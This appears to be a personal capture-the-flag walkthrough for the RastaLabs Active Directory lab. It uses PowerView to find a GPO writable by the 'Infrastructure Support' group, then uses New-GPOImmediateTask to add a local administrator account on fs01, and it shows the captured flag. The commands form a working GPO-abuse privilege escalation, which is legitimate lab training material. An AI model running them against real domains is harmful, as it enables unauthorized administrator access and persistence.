using epugh_adm creds, logged in to web01 (10.10.110.10) and from there took rdp of sql01(10.10.122.15) using same creds.

Enumerated GPO, to find weak gpo permission

Reference ---> https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/

using powerview.ps1

Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | select IdentityReference -------> gave list of all GPOs [in that look for any weird groups or users]

gpo - Notepad


File Edit Format View Help

```
IdentityReference
-----------------
CREATOR OWNER
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\Authenticated Users
NT AUTHORITY\SYSTEM
RLAB\Domain Admins
RLAB\Enterprise Admins
RLAB\Infrastructure Support
NT AUTHORITY\Authenticated Users
CREATOR OWNER
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\Authenticated Users
NT AUTHORITY\SYSTEM
RLAB\Domain Admins
RLAB\Enterprise Admins
NT AUTHORITY\Authenticated Users
CREATOR OWNER
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\Authenticated Users
NT AUTHORITY\SYSTEM
```

checked the members of the group , epugh_adm is groupmember [net user epugh_adm /domain]

find the sid of Infrastructure support group and then find which GPO it has permission to

Get-NetGPO -ComputerName fs01.rastalabs.local | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object { $_.IdentityReference -Eq "RLAB\Infrastructure support" }



```
PS C:\Users\epugh_adm\Desktop>
PS C:\Users\epugh_adm\Desktop> Get-NetGPO -ComputerName fs01.rastalabs.local |  %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object { $
_.IdentityReference -Eq "RLAB\Infrastructure support" }


InheritedObjectType   : All
ObjectDN              : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectType            : All
IdentityReference     : RLAB\Infrastructure Support
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :

InheritedObjectType   : All
ObjectDN              : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectType            : All
IdentityReference     : RLAB\Infrastructure Support
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :



PS C:\Users\epugh_adm\Desktop> Get-NetGPO  |  %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object { $_.IdentityReference -Eq "RLAB\Infr
astructure support" }


InheritedObjectType   : All
ObjectDN              : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectType            : All
IdentityReference     : RLAB\Infrastructure Support
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             :



PS C:\Users\epugh_adm\Desktop> Get-NetOU -GUID "{DCE628BF-341C-4503-8181-3B8865700F6A}" | %{Get-NetComputer -ADSpath $_}
fs01.rastalabs.local
PS C:\Users\epugh_adm\Desktop> _
```


PS C:\Users\epugh_adm\Desktop> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object { $_.IdentityReference -Eq "RLAB\Infrastructure support" }


InheritedObjectType : All
ObjectDN : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectType : All
IdentityReference : RLAB\Infrastructure Support
IsInherited : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : ContainerInherit
InheritanceType : All
AccessControlType : Allow
ObjectSID :

PS C:\Users\epugh_adm\Desktop>

Get-NetOU -GUID "{DCE628BF-341C-4503-8181-3B8865700F6A}" | %{Get-NetComputer -ADSpath $_} - find out host which has this policy, use the GUID to find out

Get-NetGPO -ComputerName fs01.rastalabs.local | Where-Object { $_.cn -Eq "{DCE628BF-341C-4503-8181-3B8865700F6A}"} - to find out which policy (policy name) in that particular host





New-GPOImmediateTask -TaskName gop12i -GPODisplayName "Test GPO" -CommandArguments 'net user gopikrishna Ramco@12345 /add' -force

New-GPOImmediateTask -TaskName gopi131 -GPODisplayName "Test GPO" -CommandArguments 'net localgroup Administrators gopikrishna /add' -force

New-GPOImmediateTask -Remove -Force -GPODisplayName "Test GPO"

icacls flag.txt /grant administrators:F

RASTA{6p0_4bu53_15_h4rdc0r3}